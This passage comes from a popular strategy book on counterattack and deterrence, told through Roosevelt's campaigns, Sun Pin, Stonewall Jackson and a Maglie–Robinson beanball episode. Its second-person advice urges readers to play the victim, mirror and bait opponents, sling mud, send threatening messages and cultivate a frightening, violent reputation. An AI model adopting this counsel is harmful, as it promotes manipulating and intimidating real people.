The following year, Roosevelt was stricken with polio and lost the use of his legs. Coming just after the disastrous 1920 campaign, his illness marked a turning point in his life: suddenly made aware of his physical fragility and mortality, he retreated into himself and reassessed. The world of politics

was vicious and violent. To win an election, people would do anything, stooping to all kinds of personal attacks. The public official moving in this world was under pressure to be as unscrupulous as everyone else and survive as best he could--but that approach did not suit Roosevelt personally and took too much out of him physically. He decided to craft a different political style, one that would separate him from the crowd and give him a constant advantage.

In 1932, after a stint as governor of New York, Roosevelt ran as the Democratic presidential nominee against the Republican incumbent, Herbert Hoover. The country was in the midst of the Depression, and Hoover seemed incapable of dealing with it. Given the weakness of his record, a defensive hand was a difficult one for him to play, and, like the Democrats in 1920, he went vigorously on the offensive, attacking Roosevelt as a socialist. Roosevelt in turn traveled the country, speaking on his ideas for getting America out of the Depression. He didn't give many specifics, nor did he respond to Hoover's attacks directly--but he radiated confidence and ability. Hoover meanwhile seemed shrill and aggressive. The Depression would probably have doomed him to defeat whatever he did, but he lost far bigger than expected: the size of Roosevelt's victory--nearly an electoral sweep--surprised one and all.

In the weeks following the election, Roosevelt essentially hid from public view. Slowly his enemies on the right began to use his absence to attack him, circulating speculation that he was unprepared for the challenge of the job. The criticisms became pointed and aggressive. At his inauguration, however, Roosevelt gave a rousing speech, and in his first months in office, now known as the "Hundred Days," he switched from the appearance of inactivity to a powerful offensive, hurrying through legislation that made the country feel as if something were finally being done. The sniping died.

Over the next few years, this pattern repeatedly recurred. Roosevelt would face resistance: The Supreme Court, say, would overturn his programs, and enemies on all sides (Senator Huey Long and labor leader John L. Lewis on the left, Father Charles Coughlin and wealthy businessmen on the right) would launch hostile campaigns in the press. Roosevelt would retreat, ceding the spotlight. In his absence the attacks would seem to pick up steam, and his advisers would panic--but Roosevelt was just biding his time. Eventually, he knew, people would tire of these endless attacks and accusations, particularly because, by refusing to reply to them, he made them inevitably one-sided. Then--usually a month or two before election time--he would go on the offensive, defending his record and attacking his opponents suddenly and vigorously enough to catch them all off guard. The timing would also jolt the public, winning him their attention.

In the periods when Roosevelt was silent, his opponents' attacks would grow, and grow more shrill--but that only gave him material he could use later, taking advantage of their hysteria to make them ridiculous. The most famous example of this came in 1944, when that year's Republican presidential nominee, Thomas Dewey, launched a series of personal attacks on Roosevelt, questioning the activities of his wife, his sons, and even his dog, the Scotch terrier Fala, whom Dewey accused of being pampered at the taxpayers' expense. Roosevelt countered in a campaign speech,

> The Republican leaders have not been content to make personal attacks upon me--or my sons--they now include my little dog, Fala. Unlike the members of my family, Fala resents this. When he learned that the Republican fiction writers had concocted a story that I left him behind on an Aleutian island and had sent a destroyer back to find him--at a cost to the taxpayer of 2 or 3, or 8 or 20 million dollars--his Scotch soul was furious. He has not been the same dog since. I am accustomed to hearing malicious falsehoods about myself, but I think I have the right to object to libelous statements about my dog.

To undertake the military operations, the army must prefer stillness to movement. It reveals no shape when still but exposes its shape in movement. When a rash movement leads to exposure of the shape of the army, it will fall victim to the enemy. But for movement, the tiger and leopard will not fall into trap, the deer will not run into snare, the birds will not be stuck by net, and the fish and turtles will not be caught by hooks. All these animals become prey to man because of their movement. Therefore the wise man treasures stillness. By keeping still, he can dispel temerity and cope with the temerarious enemy. When the enemy exposes a vulnerable shape, seize the chance to subdue it. The Book of Master Weiliao *observes, "The army achieves victory by stillness." Indeed, the army should not move without careful thought, much less take reckless action.*

THE WILES OF WAR: 36 MILITARY STRATEGIES FROM ANCIENT CHINA, TRANSLATED BY SUN HAICHEN, 1991

Devastatingly funny, the speech was also ruthlessly effective. And how could his opponents reply to it when it quoted their own words right back at them? Year after year Roosevelt's opponents exhausted themselves attacking him, scoring points at moments when it didn't matter and losing one landslide election after another to him.

Interpretation

Roosevelt could not bear to feel cornered, to have no options. This was partly because of his flexible nature; he preferred to bend to circumstances, changing direction effortlessly as needed. It also came out of his physical limitations--he hated to feel hemmed in and helpless. Early on, when Roosevelt campaigned in the usual aggressive way of American politics, arguing his case and attacking his opponents, he felt hopelessly constricted. Through experiment he learned the power of holding back. Now he let his opponents make the first move: whether by attacking him or by detailing their own positions, they would expose themselves, giving him openings to use their own words against them later on. By staying silent under their attacks, he would goad them into going too far (nothing is more infuriating than engaging with someone and getting no response) and ending up shrill and irrational, which played badly with the public. Once their own aggression had made them vulnerable, Roosevelt would come in for the kill.

Roosevelt's style can be likened to jujitsu, the Japanese art of self-defense. In jujitsu a fighter baits opponents by staying calm and patient, getting them to make the first aggressive move. As they come at the fighter and either strike at him or grab hold of him--either push or pull--the fighter moves with them, using their strength against them. As he deftly steps forward or back at the right moment, the force of their own momentum throws them off balance: often they actually fall, and even if they don't, they leave themselves vulnerable to a counterblow. Their aggression becomes their weakness, for it commits them to an obvious attack, exposing their strategy and making it hard for them to stop.

In politics, jujitsu style yields endless benefits. It gives you the ability to fight without seeming aggressive. It saves energy, for your opponents tire while you stay above the fray. And it widens your options, allowing you to build on what they give you.

Aggression is deceptive: it inherently hides weakness. Aggressors cannot control their emotions. They cannot wait for the right moment, cannot try different approaches, cannot stop to think about how to take their enemies by surprise. In that first wave of aggression, they seem strong, but the longer their attack goes on, the clearer their underlying weakness and insecurity become. It is easy to give in to impatience and make the first move, but there is more strength in holding back, patiently letting the other person make the play. That inner strength will almost always prevail over outward aggression.

Time is on your side. Make your counterattacks swift and sudden--like the cat who creeps on padded paws to suddenly pounce on its prey. Make jujitsu your style in almost everything you do: it is your way of responding to aggression in everyday life, your way of facing circumstances. Let events come to you, saving valuable time and energy for those brief moments when you blaze with the counterattack.

The soundest strategy in war is to postpone operations until the moral disintegration of the enemy renders the delivery of the mortal blow both possible and easy.

--Vladimir Lenin (1870-1924)

KEYS TO WARFARE

Thousands of years ago, at the dawn of military history, various strategists in different cultures noticed a peculiar phenomenon: in battle, the side that was on the defensive often won in the end. There seemed to be several reasons for this. First, once the aggressor went on the attack, he had no more surprises in store--the defender could clearly see his strategy and take protective action. Second, if the defender could somehow turn back this initial attack, the aggressor would be left in a weak position; his army was disorganized and exhausted. (It requires more energy to take land than to hold it.) If the defenders could take advantage of this weakness to deliver a counterblow, they could often force the aggressor to retreat.

Based on these observations, the art of the counterattack was developed. Its basic tenets were to let the enemy make the first move, actively baiting him into an aggressive attack that would expend his energy and unbalance his lines, then taking advantage of his weakness and disorganization. This art was refined by theorists such as Sun-tzu and practiced to perfection by leaders like Philip of Macedon.

The counterattack is, in fact, the origin of modern strategy. The first real example of an indirect approach to war, it represents a major breakthrough in thinking: instead of being brutal and direct, the counterattack is subtle and deceptive, using the enemy's energy and aggression to bring about his downfall. Although it is one of the oldest and most basic strategies in warfare, it remains in many ways the most effective and has proven highly adaptable to modern conditions. It was the strategy of choice of Napoleon Bonaparte, T. E. Lawrence, Erwin Rommel, and Mao Tse-tung.

The counterattack principle is infinitely applicable to any competitive environment or form of conflict, since it is based on certain truths of human nature. We are inherently impatient creatures. We find it hard to wait; we want our desires to be satisfied as quickly as possible. This is a tremendous weakness, for it means that in any given situation we often commit ourselves without enough thought. In charging ahead we limit our options and get ourselves into trouble. Patience, on the other hand, particularly in war, pays unlimited dividends: it allows us to sniff out opportunities, to time a counterblow that will catch the enemy by surprise. A person who can lie back and wait for the right moment to take action will almost always have an advantage over those who give in to their natural impatience.

THE HEFFALUMP TRAP

Piglet and Pooh have fallen into a Hole in the Floor of the Forest. They have Agreed that it is Really a Heffalump Trap, which makes Piglet Nervous. He imagines that a Heffalump has Landed Close By: Heffalump (gloatingly): "Ho- ho *!" Piglet (carelessly):* "Tra-la-la, tra-la-la." *Heffalump (surprised, and not quite so sure of himself): "Ho-ho!" Piglet (more carelessly still): "Tiddle-um-tum, tiddle-um-tum." Heffalump (beginning to say Ho-ho and turning it awkwardly into a cough):*

"H'r'm! What's all this?" Piglet (surprised): "Hullo! This is a trap I've made, and I'm waiting for a Heffalump to fall into it." Heffalump (greatly disappointed): "Oh!" (after a long silence): "Are you sure?" Piglet: "Yes." Heffalump: "Oh!" (nervously): "I--I thought it was a trap I'd *made to catch Piglets." Piglet (surprised): "Oh, no!" Heffalump: "Oh!" (apologetically): "I--I must have got it wrong, then." Piglet: "I'm afraid so." (politely): "I'm sorry." (he goes on humming.) Heffalump: "Well--well--I--well. I suppose I'd better be getting back?" Piglet (looking up carelessly): "Must you? Well, if you see Christopher Robin anywhere, you might tell him I want him." Heffalump (eager to please): "Certainly! Certainly!" (he hurries off.) Pooh (who wasn't going to be there, but we find we can't do without him): "Oh Piglet, how brave and clever you are!" Piglet (modestly): "Not at all, Pooh." (And then, when Christopher Robin comes, Pooh can tell him all about it.)*

THE HOUSE AT POOH CORNER, A.A. MILNE, 1928

The notion of "catching" (utsuraseru) *applies to many things: yawning and sleepiness, for example. Time can also be "catching." In a large-scale battle, when the enemy is restless and trying to bring a quick conclusion to the battle, pay no attention. Instead, try to pretend that you are calm and quiet with no urgent need to end the battle. The enemy will then be affected by your calm and easy attitude and become less alert. When this "catching" occurs, quickly execute a strong attack to defeat the enemy.... There is also a concept called "making one drunk," which is similar to the notion of "catching." You can make your opponent feel bored, carefree, or feeble spirited. You should study these matters well.*

THE BOOK OF FIVE RINGS, MIYAMOTO MUSASHI, 1584-1645

The first step in mastering the counterattack is to master yourself, and particularly the tendency to grow emotional in conflict. When the great baseball player Ted Williams made the major leagues with the Boston Red Sox, he took a look around. He was now a member of an elite--the best hitters in the country. They all had sharp vision, quick reflexes, and strong arms, but relatively few of them could control their impatience at the plate--and pitchers preyed on that weakness, getting them to swing on losing pitches. Williams separated himself out, and made himself perhaps the greatest pure hitter in baseball history, by developing his patience and a kind of hitter's counterattack: he would wait, and keep waiting, for the best pitch to swing at. Good pitchers are masters at making a hitter feel frustrated and emotional, but Williams would not be baited: whatever they did, he would wait for the pitch that was right for him. In fact, he turned the situation around: given his ability to wait, it was the pitcher, not Williams, who would end up impatient and throwing the wrong pitch as a result.

Once you learn patience, your options suddenly expand. Instead of wearing yourself out in little wars, you can save your energy for the right moment, take advantage of other people's mistakes, and think clearly in difficult situations. You will see opportunities for counterattack where others see only surrender or retreat.

The key to the successful counterattack is staying calm while your opponent gets frustrated and irritable. In sixteenth-century Japan, there emerged a novel way of fighting called Shinkage: the swordsman would begin the fight by mirroring his opponent's every move, copying his every footstep, every blink, every gesture, every twitch. This would drive the enemy crazy, for he would be unable to read the Shinkage samurai's moves or get any sense of what he was up to. At some point he would lose patience and strike out, lowering his guard. The Shinkage samurai would inevitably parry this attack and follow up with a fatal counterblow.

Shinkage samurai believed that the advantage in a life-and-death swordfight lay not in aggression but in passivity. By mirroring their enemy's moves, they could understand his strategy and thinking.

By being calm and observant--patient--they could detect when their opponent had decided to attack; the moment would register in his eyes or in a slight movement of his hands. The more irritated he became and the harder he tried to hit the Shinkage fighter, the greater his imbalance and vulnerability. Shinkage samurai were virtually unbeatable.

Mirroring people--giving back to them just what they give you--is a powerful method of counterattack. In daily life, mirroring and passivity can charm people, flattering them into lowering their defenses and opening themselves to attack. It can also irritate and discomfit them. Their thoughts become yours; you are feeding off them like a vampire, your passive front disguising the control you are exercising over their minds. Meanwhile you are giving them nothing of yourself; they cannot see through you. Your counterattack will come as a complete surprise to them.

The counterattack is a particularly effective strategy against what might be called "the barbarian"--the man or woman who is especially aggressive by nature. Do not be intimidated by these types; they are in fact weak and are easily swayed and deceived. The trick is to goad them by playing weak or stupid while dangling in front of them the prospect of easy gains.

During the era of the Warring States in ancient China, the state of Qi found itself threatened by the powerful armies of the state of Wei. The Qi general consulted the famous strategist Sun Pin (a descendant of Suntzu himself), who told him that the Wei general looked down on the armies of Qi, believing that their soldiers were cowards. That, said Sun Pin, was the key to victory. He proposed a plan: Enter Wei territory with a large army and make thousands of campfires. The next day make half that number of campfires, and the day after that, half that number again. Putting his trust in Sun Pin, the Qi general did as he was told.

The Wei general, of course, was carefully monitoring the invasion, and he noted the dwindling campfires. Given his predisposition to see the Qi soldiers as cowards, what could this mean but that they were defecting? He would advance with his cavalry and crush this weak army; his infantry would follow, and they would march into Qi itself. Sun Pin, hearing of the approaching Wei cavalry and calculating how fast they were moving, retreated and stationed the Qi army in a narrow pass in the mountains. He had a large tree cut down and stripped of its bark, then wrote on the bare log, "The general of Wei will die at this tree." He set the log in the path of the pursuing Wei army, then hid archers on both sides of the pass. In the middle of the night, the Wei general, at the head of his cavalry, reached the place where the log blocked the road. Something was written on it; he ordered a torch lit to read it. The torchlight was the signal and the lure: the Qi archers rained arrows on the trapped Wei horsemen. The Wei general, realizing he had been tricked, killed himself.

Sun Pin based his baiting of the Wei general on his knowledge of the man's personality, which was arrogant and violent. By turning these qualities to his advantage, encouraging his enemy's greed and aggression, Sun Pin could control the man's mind. You, too, should look for the emotion that your enemies are least able to manage, then bring it to the surface. With a little work on your part, they will lay themselves open to your counterattack.

The other improvement was his father's inspiration. Lyndon Johnson was very dejected as he sat, on the day the Express *poll appeared, in his parents' home in Johnson City after hours of campaigning, talking to his parents, his brother, his Uncle Tom, his cousin Ava Johnson Cox, and Ava's eight-year-old son, William, known as "Corky." The leaders were almost all against him, he said; he had several large rallies scheduled, and he had not been able to persuade a single prominent individual to introduce him. So, Ava recalls--in a recollection echoed by Lyndon's brother--"his Daddy said, 'If you can't use that route, why don't you go the other route?'" "What other route?" Lyndon asked--and his Daddy mapped it out for him. There was a tactic, Sam Johnson said, that could make the leaders' opposition work for him, instead of against him. The same tactic,*

Sam said, could make the adverse newspaper polls work for him, instead of against him. It could even make the youth issue work for him. If the leaders were against him, he told his son, stop trying to conceal that fact; emphasize it--in a dramatic fashion. If he was behind in the race, emphasize that--in a dramatic fashion. If he was younger than the other candidates, emphasize that. Lyndon asked his father what he meant, and his father told him. If no leader would introduce Lyndon, Sam said, he should stop searching for mediocre adults as substitutes, but instead should be introduced by an outstanding young child. And the child should introduce him not as an adult would introduce him, but with a poem, a very special poem.... And when Lyndon asked who the child should be, Sam smiled, and pointed to Ava's son. In an area in which horsemanship was one of the most esteemed talents, Corky Cox was, at the age of eight, already well known for the feats of riding and calf-roping with which he had swept the children's events in recent rodeos; the best young cowboy in the Hill Country, people were calling him. "Corky can do it," Sam said. All the next day, Sam trained him. "He wanted Corky to really shout out 'thousands,'" Ava recalls. "He wanted him to smack down his hand every time he said that word. I can still see Uncle Sam smacking down his hand on the kitchen table to show Corky how." And that night, at a rally in Henly, in Hays County, Lyndon Johnson told the audience, "They say I'm a young candidate. Well, I've got a young campaign manager, too," and he called Corky to the podium, and Corky, smacking down his hand, recited a stanza of Edgar A. Guest's "It Couldn't Be Done": There are thousands to tell you it cannot be done, There are thousands to prophesy failure; There are thousands to point out to you one by one, The dangers that wait to assail you. But just buckle in with a bit of a grin, Just take off your coat and go to it; Just start in to sing as you tackle the thing That "cannot be done," and you'll do it.

THE PATH TO POWER: THE YEARS OF LYNDON JOHNSON, VOL. 1, ROBERT A. CARO, 1990

In our own time, the family therapist Jay Haley has observed that for many difficult people acting out is a strategy--a method of control. They give themselves the license to be impossible and neurotic. If you react by getting angry and trying to make them stop, you are doing just what they want: they are engaging your emotions and dominating your attention. If, on the other hand, you simply let them run amok, you put them still more in control. But Haley discovered that if you encourage their difficult behavior, agree with their paranoid ideas, and push them to go further, you turn the dynamic around. This is not what they want or expect; now they're doing what *you* want, which takes the fun out of it. It is the jujitsu strategy: you are using their energy against them. In general, encouraging people to follow their natural direction, to give in to their greed or neuroses, will give you more control over them than active resistance will. Either they get themselves into terrible trouble or they become hopelessly confused, all of which plays into your hands.

Whenever you find yourself on the defensive and in trouble, the greatest danger is the impulse to overreact. You will often exaggerate your enemy's strength, seeing yourself as weaker than is actually the case. A key principle of counterattack is never to see a situation as hopeless. No matter how strong your enemies seem, they have vulnerabilities you can prey upon and use to develop a counterattack. Your own weakness can become a strength if you play it right; with a little clever manipulation, you can always turn things around. That is how you must look at every apparent problem and difficulty.

An enemy seems powerful because he has a particular strength or advantage. Maybe it's money and resources; maybe it's the size of his army or of his territory; maybe, more subtly, it's his moral standing and reputation. Whatever his strength might be, it is actually a potential weakness, simply because he relies on it: neutralize it and he is vulnerable. Your task is to put him in a situation in which he cannot use his advantage.


In 480 B.C., when the Persian king Xerxes invaded Greece, he had a huge advantage in the size of

his army and particularly his navy. But the Athenian general Themistocles was able to turn that strength into weakness: he lured the Persian fleet into the narrow straits off the island of Salamis. In these choppy, difficult waters, the very size of the fleet, its apparent strength, became a nightmare: it was completely unable to maneuver. The Greeks counterattacked and destroyed it, ending the invasion.

If your opponent's advantage comes from a superior style of fighting, the best way to neutralize it is to learn from it, adapting it to your own purposes. In the nineteenth century, the Apaches of the American Southwest were for many years able to torment U.S. troops through guerrilla-style tactics that were perfectly suited to the terrain. Nothing seemed to work until General George Crook hired disaffected Apaches to teach him their way of fighting and serve as scouts. Adapting their style of warfare, Crook neutralized the Apaches' strengths and finally defeated them.

As you neutralize your enemy's strengths, you must similarly reverse your own weaknesses. If your forces are small, for example, they are also mobile; use that mobility to counterattack. Perhaps your reputation is lower than your opponent's; that just means you have less to lose. Sling mud--some of it will stick, and gradually your enemy will sink to your level. Always find ways to turn your weakness to advantage.

Difficulties with other people are inevitable; you must be willing to defend yourself and sometimes to take the offensive. The modern dilemma is that taking the offensive is unacceptable today--attack and your reputation will suffer, you will find yourself politically isolated, and you will create enemies and resistance. The counterattack is the answer. Let your enemy make the first move, then play the victim. Without overt manipulation on your part, you can control your opponents' minds. Bait them into a rash attack; when it ends up in disaster, they will have only themselves to blame, and everyone around them will blame them, too. You win both the battle of appearances and the battle on the field. Very few strategies offer such flexibility and power.



Authority: The whole art of war consists in a well-reasoned and extremely circumspect defensive, followed by a rapid and audacious attack.

--Napoleon Bonaparte (1769-1821)

REVERSAL

The counterattack strategy cannot be applied in every situation: there will always be times when it is better to initiate the attack yourself, gaining control by putting your opponents on the defensive before they have time to think. Look at the details of the situation. If the enemy is too smart to lose patience and attack you, or if you have too much to lose by waiting, go on the offensive. It is also usually best to vary your methods, always having more than one strategy to draw on. If your enemies think you always wait to counterattack, you have the perfect setup for moving first and surprising them. So mix things up. Watch the situation and make it impossible for your opponents to predict what you will do.

Conditions are such that the hostile forces favored by the time are advancing. In this case retreat is the right course, and it is through retreat that success is achieved. But success consists in being

able to carry out the retreat correctly. Retreat is not to be confused with flight. Flight means saving oneself under any circumstances, whereas retreat is a sign of strength. We must be careful not to miss the right moment while we are in full possession of power and position. Then we shall be able to interpret the signs of the time before it is too late and to prepare for provisional retreat instead of being drawn into a desperate life-and-death struggle. Thus we do not simply abandon the field to the opponent; we make it difficult for him to advance by showing perseverance in single acts of resistance. In this way we prepare, while retreating, for the counter-movement. Understanding the laws of a constructive retreat of this sort is not easy. The meaning that lies hidden in such a time is important.

THE I CHING, CHINA, CIRCA EIGHTH CENTURY B.C.

CREATE A THREATENING PRESENCE

DETERRENCE STRATEGIES

The best way to fight off aggressors is to keep them from attacking you in the first place. To accomplish this you must create the impression of being more powerful than you are. Build up a reputation: You're a little crazy. Fighting you is not worth it. You take your enemies with you when you lose. Create this reputation and make it credible with a few impressive--impressively violent--acts. Uncertainty is sometimes better than overt threat: if your opponents are never sure what messing with you will cost, they will not want to find out. Play on people's natural fears and anxieties to make them think twice.

> *If your organization is small in numbers, then do what Gideon did: conceal the members in the dark but raise a din and clamor that will make the listener believe that your organization numbers many more than it does.... Always remember the first rule of power tactics:* Power is not only what you have but what the enemy thinks you have.
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> *RULES FOR RADICALS*, SAUL D. ALINSKY, 1972

REVERSE INTIMIDATION

Inevitably in life you will find yourself facing people who are more aggressive than you are--crafty, ruthless people who are determined to get what they want. Fighting them head-on is generally foolish; fighting is what they are good at, and they are unscrupulous to boot. You will probably lose. Trying to fend them off by giving them part of what they are after, or otherwise pleasing or appeasing them, is a recipe for disaster: you are only showing your weakness, inviting more threats and attacks. But giving in completely, surrendering without a fight, hands them the easy victory they crave and makes you resentful and bitter. It can also become a bad habit, the path of least resistance in dealing with difficult situations.

Instead of trying to avoid conflict or whining about the injustice of it all, consider an option developed over the centuries by military leaders and strategists to deal with violent and acquisitive neighbors: reverse intimidation. This art of deterrence rests on three basic facts about war and human nature: First, people are more likely to attack you if they see you as weak or vulnerable. Second, they cannot know for sure that you're weak; they depend on the signs you give out, through your behavior both present and past. Third, they are after easy victories, quick and bloodless. That is why they prey on the vulnerable and weak.

Deterrence is simply a matter of turning this dynamic around, altering any perception of yourself as weak and naive and sending the message that battle with you will not be as easy as they had thought. This is generally done by taking some visible action that will confuse aggressors and make them think they have misread you: you may indeed be vulnerable, but they are not sure. You're disguising your weakness and distracting them. Action has much more credibility than mere threatening or fiery words; hitting back, for instance, even in some small, symbolic way, will show that you mean what you say. With so many other people around who are timid and easy prey, the aggressor will most likely back off and move on to someone else.

This form of defensive warfare is infinitely applicable to the battles of daily life. Appeasing people can be as debilitating as fighting them; deterring them, scaring them out of attacking you or getting in your way, will save you valuable energy and resources. To deter aggressors you must

become adept at deception, manipulating appearances and their perceptions of you--valuable skills that can be applied to all aspects of daily warfare. And finally, by practicing the art as needed, you will build for yourself a reputation as someone tough, someone worthy of respect and a little fear. The passive-aggressive obstructionists who try to undermine you covertly will also think twice about taking you on.

The following are five basic methods of deterrence and reverse intimidation. You can use them all in offensive warfare, but they are particularly effective in defense, for moments when you find yourself vulnerable and under attack. They are culled from the experiences and writings of the greatest masters of the art.

Surprise with a bold maneuver. The best way to hide your weakness and to bluff your enemies into giving up their attack is to take some unexpected, bold, risky action. Perhaps they had thought you were vulnerable, and now you are acting as someone who is fearless and confident. This will have two positive effects: First, they will tend to think your move is backed up by something real--they will not imagine you could be foolish enough to do something audacious just for effect. Second, they will start to see strengths and threats in you that they had not imagined.

> *A certain person said the following. There are two kinds of dispositions, inward and outward, and a person who is lacking in one or the other is worthless. It is, for example, like the blade of a sword, which one should sharpen well and then put in its scabbard, periodically taking it out and knitting one's eyebrows as in an attack, wiping off the blade, and then placing it in its scabbard again. If a person has his sword out all the time, he is habitually swinging a naked blade; people will not approach him and he will have no allies. If a sword is always sheathed, it will become rusty, the blade will dull, and people will think as much of its owner.*
>
> *HAGAKURE: THE BOOK OF THE SAMURAI*, YAMAMOTO TSUNETOMO, 1659-1720

Reverse the threat. If your enemies see you as someone to be pushed around, turn the tables with a sudden move, however small, designed to scare *them.* Threaten something they value. Hit them where you sense they may be vulnerable, and make it hurt. If that infuriates them and makes them attack you, back off a moment and then hit them again when they're not expecting it. Show them you are not afraid of them and that you are capable of a ruthlessness they had not seen in you. You needn't go too far; just inflict a little pain. Send a short, threatening message to indicate that you are capable of a lot worse.

Seem unpredictable and irrational. In this instance you do something suggesting a slightly suicidal streak, as if you felt you had nothing to lose. You show that you are ready to take your enemies down with you, destroying their reputations in the process. (This is particularly effective with people who have a lot to lose themselves--powerful people with sterling reputations.) To defeat you will be costly and perhaps self-destructive. This will make fighting you very unattractive. You are not acting out emotionally; that is a sign of weakness. You are simply hinting that you are a little irrational and that your next move could be almost anything. Crazy opponents are terrifying--no one likes fighting people who are unpredictable and have nothing to lose.

Play on people's natural paranoia. Instead of threatening your opponents openly, you take action that is indirect and designed to make them think. This might mean using a go-between to send them a message--to tell some disturbing story about what you are capable of. Or maybe you "inadvertently" let them spy on you, only to hear something that should give them cause for concern. Making your

enemies think they have found out you are plotting a countermove is more effective than telling them so yourself; make a threat and you may have to live up to it, but making them think you are working treacherously against them is another story. The more veiled menace and uncertainty you generate, the more their imaginations will run away with them and the more dangerous an attack on you will seem.

Establish a frightening reputation. This reputation can be for any number of things: being difficult, stubborn, violent, ruthlessly efficient. Build up that image over the years and people will back off from you, treating you with respect and a little fear. Why obstruct or pick an argument with someone who has shown he will fight to the bitter end? Someone strategic yet ruthless? To create this image, you may every now and then have to play a bit rough, but eventually it will become enough of a deterrent to make those occasions rare. It will be an offensive weapon, scaring people into submission before they even meet you. In any event, you must build your reputation carefully, allowing no inconsistencies. Any holes in this kind of image will make it worthless.

> *Brinkmanship is...the deliberate creation of a recognizable risk, a risk that one does not completely control. It is the tactic of deliberately letting the situation get somewhat out of hand, just because its being out of hand may be intolerable to the other party and force his accommodation. It means harassing and intimidating an adversary by exposing him to a shared risk, or deterring him by showing that if he makes a contrary move he may disturb us so that we slip over the brink whether we want to or not, carrying him with us.*
>
> *THINKING STRATEGICALLY,* AVINASH K. DIXIT AND BARRY J. NALEBUFF, 1991

Injuring all of a man's ten fingers is not as effective as chopping off one.

--Mao Tse-tung (1893-1976)

DETERRENCE AND REVERSE INTIMIDATION IN PRACTICE

1. In March 1862, less than a year after the start of the American Civil War, the Confederates' situation looked bleak: they had lost a series of important battles, their generals were squabbling, morale was low, and recruits were hard to find. Sensing the South's great weakness, a large Union army under Major General George B. McClellan headed toward the Virginia coast, planning to march from there west to Richmond, the capital of the South. There were enough Confederate troops in the area to hold off McClellan's army for a month or two, but Southern spies reported that Union troops stationed near Washington were about to be transferred to the march on Richmond. If these troops reached McClellan--and they were promised by Abraham Lincoln himself--Richmond would be doomed; and if Richmond fell, the South would have to surrender.

The Confederate general Stonewall Jackson was based in Virginia's Shenandoah Valley at the head of 3,600 men, a ragtag group of rebels he had recruited and trained. His job was merely to defend the fertile valley against a Union army in the area, but as he pondered the developing campaign against Richmond, he saw the possibility of something much greater. Jackson had been a classmate of McClellan's at West Point and knew that underneath his brash, talkative exterior he was basically timid, overly anxious about his career and making any mistakes. McClellan had 90,000 men ready for the march on Richmond, almost double the available Confederate forces, but Jackson knew that this cautious man would wait to fight until his army was overwhelming; he wanted the extra troops that Lincoln had promised him. Lincoln, however, would not release those forces if he saw danger elsewhere. The Shenandoah Valley was to the southwest of Washington. If Jackson could possibly create enough confusion as to what was happening there, he could disrupt the Union plans and perhaps

save the South from disaster.

On March 22, Jackson's spies reported that two-thirds of the Union army stationed in the Shenandoah Valley, under General Nathaniel Banks, was heading east to join McClellan. Soon an army near Washington, led by General Irvin McDowell, would move toward Richmond as well. Jackson wasted no time: he marched his men fast to the north to attack the Union soldiers still in the valley, near Kernstown. The battle was fierce, and at the end of the day Jackson's soldiers were forced to retreat. To them the engagement seemed to have been a defeat, even a disaster: outnumbered nearly two to one, they had suffered terrible casualties. But Jackson, always a hard man to figure out, seemed oddly satisfied.

One classic response to a particularly vicious beanball was exemplified by a play Jackie Robinson made in the summer of 1953. Sal Maglie of the New York Giants was "Sal the Barber," mostly because his high inside fast balls "shaved" hitters' chins. Maglie was candid and friendly when he wasn't pitching. "You have to make the batter afraid of the ball or, anyway, aware that he can get hurt," Maglie told me matter-of-factly one afternoon over drinks at his apartment in Riverdale. "A lot of pitchers think they do that by throwing at a hitter when the count is two strikes and no balls. The trouble there is that the knockdown is expected. You don't scare a guy by knocking him down when he knows he's going to be knocked down." "Then when, Sal?" I asked. "A good time is when the count is two and two. He's looking to swing. You knock him down then and he gets up shaking. Now curve him and you have your out. Of course, to do that you have to be able to get your curve over the plate on a three-and-two count. Not every pitcher can." Maglie could break three different curves over the plate, three and two. He had particular success against such free-swinging sluggers as Roy Campanella and Gil Hodges. But it is simplistic to say Maglie intimidated Campanella and Hodges. Rather, his unpredictable patterns disrupted their timing and concentration. He had less success with Pee Wee Reese and Jackie Robinson, and one day in Ebbets Field, by throwing a shoulder-high fast ball behind Robinson, Maglie brought matters to detonation. The knockdowns thrown at [*Cookie*] *Lavagetto, the fatal pitch thrown at Ray Chapman, roared toward the temple. A batter gets away from that pitch by ducking backward. (Chapman's freeze reaction, though not unknown, is rare.) Angered or frustrated by Robinson that afternoon in Brooklyn, Maglie threw his best fast ball behind the hitter, shoulder high. That was and is dangerous and inexcusable. As a batter strides forward, he loses height. Reflex makes him duck backward. A batter's head moves directly into the path of the fast ball thrown behind him shoulder high. Robinson started to duck into Maglie's pitch and then his phenomenal reflexes enabled him to stop, as it were, in mid-duck. The ball sailed just behind the back of Robinson's neck. Robinson glared but did not lose his poise. Maglie threw an outside curve, and Robinson bunted toward Whitey Lockman, the Giant's first baseman. By making Lockman field the bunt, Robinson was forcing Maglie to leave the pitcher's mound and cover first. There he would be in Robinson's path, and Jack, going at full and full-muscled tilt, intended to run over Maglie, signing his name in spikes on the pitcher's spine. Saturnine, Faustian, brooding Sal Maglie refused to leave the mound. At a critical moment, the Barber lost his nerve. Davey Williams, the Giants' second baseman, rushed over, and as he was reaching for Lockman's throw, Robinson crashed into him, a knee catching Williams in the lower back. Robinson's knee was so swollen a day later that he could not play. Williams never really recovered. He dropped out of the major leagues two seasons later, at twenty-eight.... "Actually," Robinson himself said a few days later, "I'm sorry that Williams got hurt. But when Maglie threw behind me, he was starting a really dangerous business, and I was going to put a stop to it before he hit Gil or Campy or Pee Wee in the head...." After that I saw Maglie start eight games against the Dodgers, but I never saw him throw another fast ball behind a hitter. The grim, intimidating*

beanballer had been intimidated himself, and by a bunt.

THE HEAD GAME, ROGER KAHN, 2000

A few days later, Jackson received the news he had been waiting for: Lincoln had ordered Banks's army to return to the valley and McDowell's army to stay where it was. The battle at Kernstown had gotten his attention and made him worry--only a little, but enough. Lincoln did not know what Jackson was up to or how large his army was, but he wanted the Shenandoah Valley pacified no matter what. Only then would he release Banks and McDowell. McClellan was forced to agree with that logic, and although he had the men to march on Richmond right away, he wanted to wait for the reinforcements who would make the attack a sure thing.

